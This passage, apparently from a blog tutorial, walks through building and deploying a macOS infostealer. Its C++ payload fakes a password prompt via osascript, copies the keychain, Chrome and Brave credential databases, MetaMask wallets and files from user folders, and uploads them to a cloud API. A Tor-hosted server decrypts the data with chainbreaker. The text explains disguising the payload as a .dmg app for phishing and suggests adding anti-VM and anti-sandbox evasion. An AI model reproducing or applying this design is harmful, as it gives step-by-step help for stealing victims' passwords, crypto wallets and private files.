
After configuring the API credentials, go to the build panel and create your first payload. The process is usually very quick and 100% automatic. Remember to use only the credentials that have already been included in the server's configuration.
Now that we have our payload, let's transfer it to the victim's machine and execute it. In our case, this will be done on our testing machine! (Remember to install Chrome and Brave browsers, add saved passwords, and log in with a Google account, etc.) This will ensure that the test is valid and that the data is being captured correctly!
Before executing this step, we need to explain how this would work in a real phishing scenario.
On macOS, programs are distributed in .dmg files, but since we are just testing our malware locally, we will use the program in its raw format: apple-darwin24 (Mach-O). To do this, we will simply grant execution permission and run it manually in the terminal:

In a real scenario, this compiled payload should be placed inside a .dmg file along with the required macOS metadata and application structure to be recognized as a valid macOS app. macOS expects applications to follow a specific format called the .app bundle, which is a directory structure that macOS recognizes as an application.
.app Bundle: The .app bundle is typically named [AppName].app, such as MyApp.app. Inside this bundle, the app has a defined directory structure that includes:

Here is an example image created using DMG Canvas that shows how our DMG installer would appear if we were to create one for our stealer. This image demonstrates the standard layout and visual elements typically seen in a macOS application installer.
After executing our payload, the first thing that appears is the user password prompt! This is done using osascript (we will discuss this in more detail in the technical part of the article!). In this case, the password is necessary because without it, we will not be able to decrypt the keychain_DB file, which store the safestoragekey passwords that browsers use to decrypt the saved credentials. If the user enters an incorrect password, our program will detect this and will continuously show the prompt until a valid password is provided!

After the correct password is provided, the stealer begins capturing all the browser database files, encodes them in base64, and stores them in a JSON structure along with system information, Grabber files, keychain_db file, user password, ...etc. Everything is organized in a JSON structure and sent to our Uploadcare API. After that, our server captures this data, performs the decryption process, and displays it to the user on the Stealer Logs panel! (We will discuss this in detail in the technical part of the article!)
After all this process, you should see your captured logs in the panel:

Download it, and you will have the following elements:

This first part of the article was aimed at users who don't have much time and just wanted to test the project in a quick and superficial way! From now on, we will dive into the technical and detailed explanations, and only if you have the time and interest to understand how things work behind the scenes should you continue!
I encountered several issues with this container, starting with the choice of programming language for compiling our payload. This decision would dictate the dependencies and programming languages that needed to be installed within the container. The obvious first choice was Swift, since it is recommended by Apple itself and has much more support. Additionally, being a high-level language makes it easy to understand the flow of the code! However, the first problem I encountered was that Apple does everything to ensure you can only develop for macOS if you are using a macOS computer! This is ridiculous and disgusts me how a company tries so blatantly to exclude the rest of the world from their ecosystem!
But why was this a problem?
Credits:
/builder/Dockerfile
We just captured the official Docker image of the project "macOS Cross Compiler" and installed a few dependencies. After that, we set the working path and executed our builder manager: /app/builder_manager/target/release/builder_manager (we'll talk about it later!)
Now let's talk about the webserver. This one is much simpler, and we didn't encounter any issues with it:
/web/Dockerfile
Here’s a brief explanation of the steps being taken:
Now let's talk about the MySQL container. This one is straightforward as well, and we didn't encounter any issues with it:
/mysql/Dockerfile
The Dockerfile starts by using the official mysql:latest image to set up MySQL. Then, it copies the macossx.sql initialization script into MySQL's entrypoint directory so that it runs automatically when the container starts. Finally, it exposes port 3306, the default port used by MySQL for database connections.
/mysql/macossx.sql
The tables store organized data for different parts of the system:
phpMyAdmin is simply the graphical interface for interacting with the MySQL database and doesn't hold any significant value by itself.
Tor, the container used for hosting our Tor domain, ensures that if we need external access to our panel or want to share access with friends or colleagues, we can do so without the need to buy domains or rent a VPS!
Here’s the explanation for the /tor/Dockerfile:
Now let's talk about the most important container: secret-decoder.
Although it is the most important container because it handles all the decryption logic for the data, it is quite simple and compact.
/secret-decoder/Dockerfile
Now that we have a more detailed understanding of the containers, let's focus on the logic of our stealer! We'll skip unnecessary details like logins and other superficial front-end elements, and concentrate more on the backend and core logic.
Let's start with the builder! The flow is quite simple. The builder_manager sends requests in a loop to the server to capture a builder instance if one exists. After fetching the builder data, it starts the process by making the necessary substitutions, compiling the project, and sending the final result (the compiled main_payload) back to the server, which then shows it to the user. All of this is done in Rust!
So, here's how it works step-by-step:
Now, let’s understand how our main_payload works since it’s responsible for capturing all the files we need from the victim’s machine.
Let’s start with main.cpp:
Notice that the code is compact, simple, and organized into classes to make it easier to read and modify.
First, we import the necessary modules and define the API credentials using the variables public_key and secret_key:
After that, we declare and call the most important function within our payload, beacon.build();. This function is responsible for orchestrating all the other functions from various classes, capturing their results, and organizing everything into a JSON format to be sent to Uploadcare via API.
Here’s the code for the Beacon class:
The code is straightforward and well-organized, following the same structure as main.
We begin by defining the secondary classes that will be utilized and then proceed to call the primary function, captureAndVerifyPassword.
This first function comes from the passwordPrompt class.
This class, as the name suggests, is responsible for prompting the user for a password and verifying its validity. In the case of an invalid password, the user will be repeatedly asked until a valid password is provided.
After capturing the password, we proceed to gather system information, such as hardware ID and other basic details. This is accomplished through the following function:
The function profiler.getSystemInformation(); comes from the Profiler class, which is responsible for capturing system information (such as system version, user name, hardware UUID, IP information, etc.) and returning it in JSON format. This data is later used to assemble the final "beacon" (the name we give to the log file containing all the machine's data).
Here is the content of the Profiler class:
After capturing the system information, the Beacon class begins organizing the variables with the data that will later be inserted into the final beacon.json file.
After that, we call the readAndEncodeKeychain function:
This function is responsible for capturing the bytes from the keychain_db file and returning them encoded in Base64!
This function is part of the KeychainReader class:
At this point, we have already gathered the following information:
Now, let’s proceed to capturing the browser data! Currently, the stealer only supports Chrome and Brave browsers, but this can easily be expanded in the future if needed.
To collect browser data, we call the function collectAllData:
This function is part of the browserProfiler class:
In summary, this class captures all the encrypted SQLite browser data files, encodes them in base64, and organizes them into a JSON format. Additionally, it captures wallets (such as MetaMask) from the browser.
After gathering the browser data, we execute the grabber to collect predefined files. This is done by accessing the user's directories, such as Desktop, Documents, Downloads, etc.
This function comes from our grabber class:
As the name suggests, the sole purpose of this class is to capture files from predefined folders.
After that, we organize all the captured information into a JSON structure and return it as the final response.
We check the result and finalize the main_payload. This step ensures that the logs is successfully uploaded, and if everything goes well, the process is considered complete.
As you can see, our main_payload is a very simple and compact code. You could add commercial functions like anti-VM, anti-sandbox, anti-CIS, etc., but this is beyond the scope of our article, and we’ll leave it as an exercise for you!
Now it's time for the magic! Let's talk about how our secret-decoder container works. This container is specifically designed for running Python 2 scripts. We chose Python 2 instead of Python 3 simply because the most important script is written in Python 2. We’ll dive deeper into this soon!
This is the content of our initial script that is executed along with the container! main.py
This script is responsible for periodically checking every 10 seconds to see if there are new beacon.json files (which contain stolen data from the victim's machine). If it finds a new beacon, it downloads and starts the decryption process.
Here’s how the flow works:
After this initial separation and organization, we move on to the decryption phase!
During the decryption process, the first file that needs to be decrypted is login.keychain-db because this file contains the safestoragekey passwords, which are used to decrypt browser data!
I had some issues at this point because I wasn't familiar with the keychain and how it worked internally. The first step was trying to identify the data structure it used! But this failed miserably because I thought the keychain data was stored in SQLite, which is not true! Apple uses a unique file format characterized by the initial signature: kych.
Searching the internet on the subject, I found this perfect explanation about the structure:
https://github.com/libyal/dtformats/blob/main/documentation/MacOS keychain database file format.asciidoc#2-file-header
Credits:
After much googling, I found an absolutely amazing project: https://github.com/n0fate/chainbreaker
Special Credits: (I don't know if you'll see this, but I would like to express my deep gratitude! Without you, this project wouldn't have been possible! Thank you very much!)
Chainbreaker essentially takes a login.keychain-db file + the user's password and returns the decrypted keychain data. This is exactly what we were looking for; now we can access the encrypted content of the login.keychain-db offline on the server side!
Just for testing purposes, here is the result of using this script when we execute it with the following command:


Amidst the many debug data, we can see what we were looking for! Our safestoragekey related to Google Chrome! Perfect, now we can use this information to derive our decryption key for Chrome's data (we'll talk more about that later)!
But we still have another problem! Since my intention is for the entire process to be automated, we need to filter the output of the chainbreaker.py script so that it returns only the data we're interested in, which would be the name and password of the element. For example:
Name: Chrome
